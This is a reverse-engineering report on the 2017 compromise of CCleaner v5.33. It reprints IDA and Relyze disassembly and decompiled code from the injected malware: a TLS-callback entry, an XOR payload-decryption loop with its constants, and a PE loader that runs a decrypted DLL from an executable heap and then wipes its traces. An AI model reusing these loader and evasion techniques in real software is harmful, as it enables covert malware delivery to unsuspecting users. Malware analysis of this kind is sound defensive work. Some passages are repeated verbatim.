CCLEANER HACK

Reverse Engineering Report

By Jeffrey Farnan

Introduction


CCleaner is a legitimate system clean-up software solution which fell victim to hackers who inserted rouge code into the program's free version, sometime between March 11th and July 4th 2017. It is believed a group of Chinese state-sponsored hackers breached Piriform's network via a TeamViewer account, searched for CCleaner distribution servers, and then released a CCleaner update tainted with malware.

Patched

The official CCleaner (v5.33) binary was patched with malicious code using the TLS Callback method. Every binary has an entrypoint where code starts to execute, the TLS Callback method allows code to be executed before this entrypoint, allowing malicious code to execute before the program begins

TLS Callback method

Malicious code can contain numerous and creative techniques to evade executables from being reversed engineered. One of these techniques is called TLS callback is an anti-debugging technique which can infect a system or disable the debugger, before analysing can begin.




Name	Address	Ordinal
TlsCallback_0	00000000004D4A00	
start	00000000004D863A	[main entry]

This was done to redirect code execution flow within the CCleaner binary to the malicious code prior to continuing with the normal CCleaner operations. The TLS Callback starts at (0x0040102C) this code is responsible for decrypting data which contains the two stages of the malicious payload, a PE loader as well as a DLL file that functions as the malware payload.


Sub_4040102C (0x0040102C)

Looking at this function in IDA PRO we see the following,




```
.text:0040102C
.text:0040102C ; =============== S U B R O U T I N E =======================================
.text:0040102C
.text:0040102C ; Attributes: bp-based frame
.text:0040102C
.text:0040102C sub_40102C      proc near               ; CODE XREF: sub_4010CD↓p
.text:0040102C
.text:0040102C lpMem           = dword ptr -8
.text:0040102C hHeap           = dword ptr -4
.text:0040102C
.text:0040102C                 mov     edi, edi
.text:0040102E                 push    ebp
.text:0040102F                 mov     ebp, esp
.text:00401031                 push    ecx
.text:00401032                 push    ecx
.text:00401033                 push    ebx
.text:00401034                 push    esi
.text:00401035                 push    edi
.text:00401036                 mov     esi, 2978h
.text:0040103B                 push    esi
.text:0040103C                 mov     ebx, offset byte_8450A8
.text:00401041                 push    ebx
.text:00401042                 call    sub_401000
.text:00401047                 pop     ecx
.text:00401048                 pop     ecx
```

Looking at the assembly closely we see registers been pushed on the stack, a large hex number been placed in the esi register, that pushed on the stack, byte code been placed in ebx and that put on the stack followed by a function been called. This looks straight off to be a buffer with its size and payload been placed on the stack and that called by the function **sub_401000.**




```
push    edi
mov     esi, 10616      ; buffer size
push    esi             ; push buffer size on the stack
mov     ebx, offset data_payload
push    ebx             ; push payload on the stack
call    decrypt_func    ; (int esi, char ebx) XOR decode payload function
pop     ecx
```

Looking at the payload more closely we see it's encrypted.



```
.data:008450A4                 align 8
.data:008450A8 data_payload    db 0                    ; DATA XREF: PE_Loader+10↑o
.data:008450A8                                         ; PE_Loader:while_loop↑r ...
.data:008450A9                 db  83h ; ƒ
.data:008450AA                 db  15h
.data:008450AB                 db  97h ; —
.data:008450AC                 db 0C7h ; Ç
.data:008450AD                 db  2Ch ; ,
.data:008450AE                 db 0C9h ; É
.data:008450AF                 db  95h ; •
.data:008450B0                 db  75h ; u
.data:008450B1                 db  68h ; h
.data:008450B2                 db 0C8h ; È
.data:008450B3                 db 0A1h ; ¡
.data:008450B4                 db  3Dh ; =
.data:008450B5                 db  76h ; v
.data:008450B6                 db    7
```

The payload is a DLL stored encrypted (XOR) without the PE header (to avoid AV detections), and once loaded it fires a new thread that will run the malware code.



```
decrypt_func proc near

data= dword ptr  8      ; char data[];
size= dword ptr  0Ch    ; int size;

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi             ; push esi on the stack
xor     esi, esi        ; esi = 0
mov     ecx, 39089027
cmp     [ebp+size], esi ; int size;
jle     short exit
```

```
while_loop:             ; char data[];
mov     eax, [ebp+data]
imul    ecx, 75130183
mov     dl, cl          ; mov cl into dl
xor     [eax+esi], dl
shr     ecx, 8
inc     esi             ; esi++
cmp     esi, [ebp+size] ; int size;
jl      short while_loop
```


```
exit:
pop     esi
pop     ebp
retn
decrypt_func endp
```

PE Loader

Analyzing the rest of the code, the malware is executing what appears to be a PE Loader, using Heap creation and execution.

The binary then creates an executable heap using HeapCreate space is than allocated to this new heap which is where the contents of the decrypted data containing the malware is copied. As the data is copied to the heap, the source data is erased. The PE Loader is than called and begins its operation. Once the infection process has been initiated, the binary erases the memory regions that previously contained the PE loader and the DLL file, frees the previously allocated memory, destroys the heap and continues on with the normal CCleaner operations.

How that we know **Sub_4040102C (0x0040102C)** main purpose is to act as a PC Loader, we can rename it as such. Using the tool Relyze Desktop we can examine the execution flow of the PE loader making it better understood.




```
PE_Loader proc near

lpMem= dword ptr -8
hHeap= dword ptr -4

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
push    ecx
push    ebx
push    esi
push    edi
mov     esi, 10616      ; buffer size
push    esi             ; push buffer size on the stack
mov     ebx, offset data_payload
push    ebx             ; push payload on the stack
call    decrypt_func    ; (int esi, char ebx) XOR decode payload function
pop     ecx
pop     ecx
xor     edi, edi        ; edi = 0
push    edi             ; dwMaximumSize
push    edi             ; dwInitialSize
push    40000h          ; flOptions
call    ds:__imp_HeapCreate ; create private heap
mov     [ebp+hHeap], eax ; hHeap = handle to private heap
cmp     eax, edi
jz      short exit
```

```
push    3978h           ; dwBytes
push    edi             ; dwFlags
push    eax             ; hHeap
call    ds:__imp_HeapAlloc ; allocates a block of memory from a heap
mov     edx, eax
mov     [ebp+lpMem], edx ; lpMem = a pointer to the allocated memory block
cmp     edx, edi
jz      short destroy_heap
```

```
mov     edi, edx
xor     ecx, ecx        ; ecx = 0
sub     edi, ebx
```

```
while_loop:
mov     bl, data_payload[ecx]
mov     data_payload[edi+ecx], bl
mov     data_payload[ecx], 0
inc     ecx             ; ecx++
cmp     ecx, esi
jl      short while_loop
```

How that we know **Sub_4040102C (0x0040102C)** main purpose is to act as a PC Loader, we can rename it as such. Using the tool Relyze Desktop we can examine the execution flow of the PE loader making it better understood.



```
0x0000102C:00001 void __thiscall PE_Loader( void * this )
0x0000102C:00002 {
0x0000102C:00003     void * hHeap; // eax
0x0000102C:00004     int d;        // ebx
0x0000102C:00005     void * lpMem; // eax
0x0000102C:00006     int n;        // edx
0x0000102C:00007     void * i;     // ecx
0x0000102C:00008     void * j;     // ecx
0x0000102C:00009
0x0000102C:00010     decrypt_func( &data_payload, 10616 ); // XOR decode payload function
0x0000102C:00011     hHeap = HeapCreate( 262144, 0, 0 ); // creates a private heap object
0x0000102C:00012     if( hHeap != 0 ) {
0x0000102C:00013         lpMem = HeapAlloc( hHeap, 0, 14712 ); // Allocates a block of memory from a heap
0x0000102C:00014         if( lpMem != 0 ) {
0x0000102C:00015             d = &data_payload;
0x0000102C:00016             i = 0;
0x0000102C:00017             while( 1 ) {
0x0000102C:00018                 *(&data_payload + i + lpMem - &data_payload) = d & 0xFFFFFF00 | *(&data_payload + i);
0x0000102C:00019                 *(&data_payload + i) = 0;
0x0000102C:00020                 if( i > 10614 ) {
0x0000102C:00021                     break;
0x0000102C:00022                 }
0x0000102C:00023                 d = d & 0xFFFFFF00 | *(&data_payload + i);
0x0000102C:00024                 (unsigned char *)i += 1;
0x0000102C:00025             }
0x0000102C:00026             lpMem(); // execute code on the heap
0x0000102C:00027             j = 0;
0x0000102C:00028             while( 1 ) {
0x0000102C:00029                 *(&data_payload + j + lpMem - &data_payload) = n & 0xFFFFFF00 | *(&data_payload + j);
0x0000102C:00030                 *(&data_payload + j) = 0;
0x0000102C:00031                 if( j > 10614 ) {
0x0000102C:00032                     break;
0x0000102C:00033                 }
0x0000102C:00034                 n = n & 0xFFFFFF00 | *(&data_payload + j);
0x0000102C:00035                 (unsigned char *)j += 1;
0x0000102C:00036             }
0x0000102C:00037             HeapFree( hHeap, 0, lpMem ); // free heap handle, free allocated block of memory on the heap
0x0000102C:00038         }
0x0000102C:00039         HeapDestroy( hHeap ); // destroy heap
0x0000102C:00040     }
0x0000102C:00041 }
```

Looking at the code we can understand the logic better:

1. Decrypt the payload using xor decryption.
2. Space is than allocated to this new heap which is where the contents of the decrypted data containing the malware are copied.
3. Once loaded it will execute the malware code.
4. The malware is erased.
5. The binary erases the memory regions that previously contained the PE loader and the DLL file
6. Frees the previously allocated memory, destroys the heap.
7. Continues on with the normal CCleaner operations

The DLL

CCleaner was comprised to deliver the Floxif malware as an injected DLL. Floxif malware builds a complete picture of the infected device and a complete picture of the local network. The malware gathers information of the running processes, installed software, mac addresses and network interfaces. This information is useful for targeting vulnerable system, running outdated versions of programs containing known vulnerabilities. All information is gathered and sent back to the hackers C2 servers. The hackers were looking for high profile targets, large tech organizations, such as Google or Microsoft, which they could steal source code, software applications, or any data they may deem useful.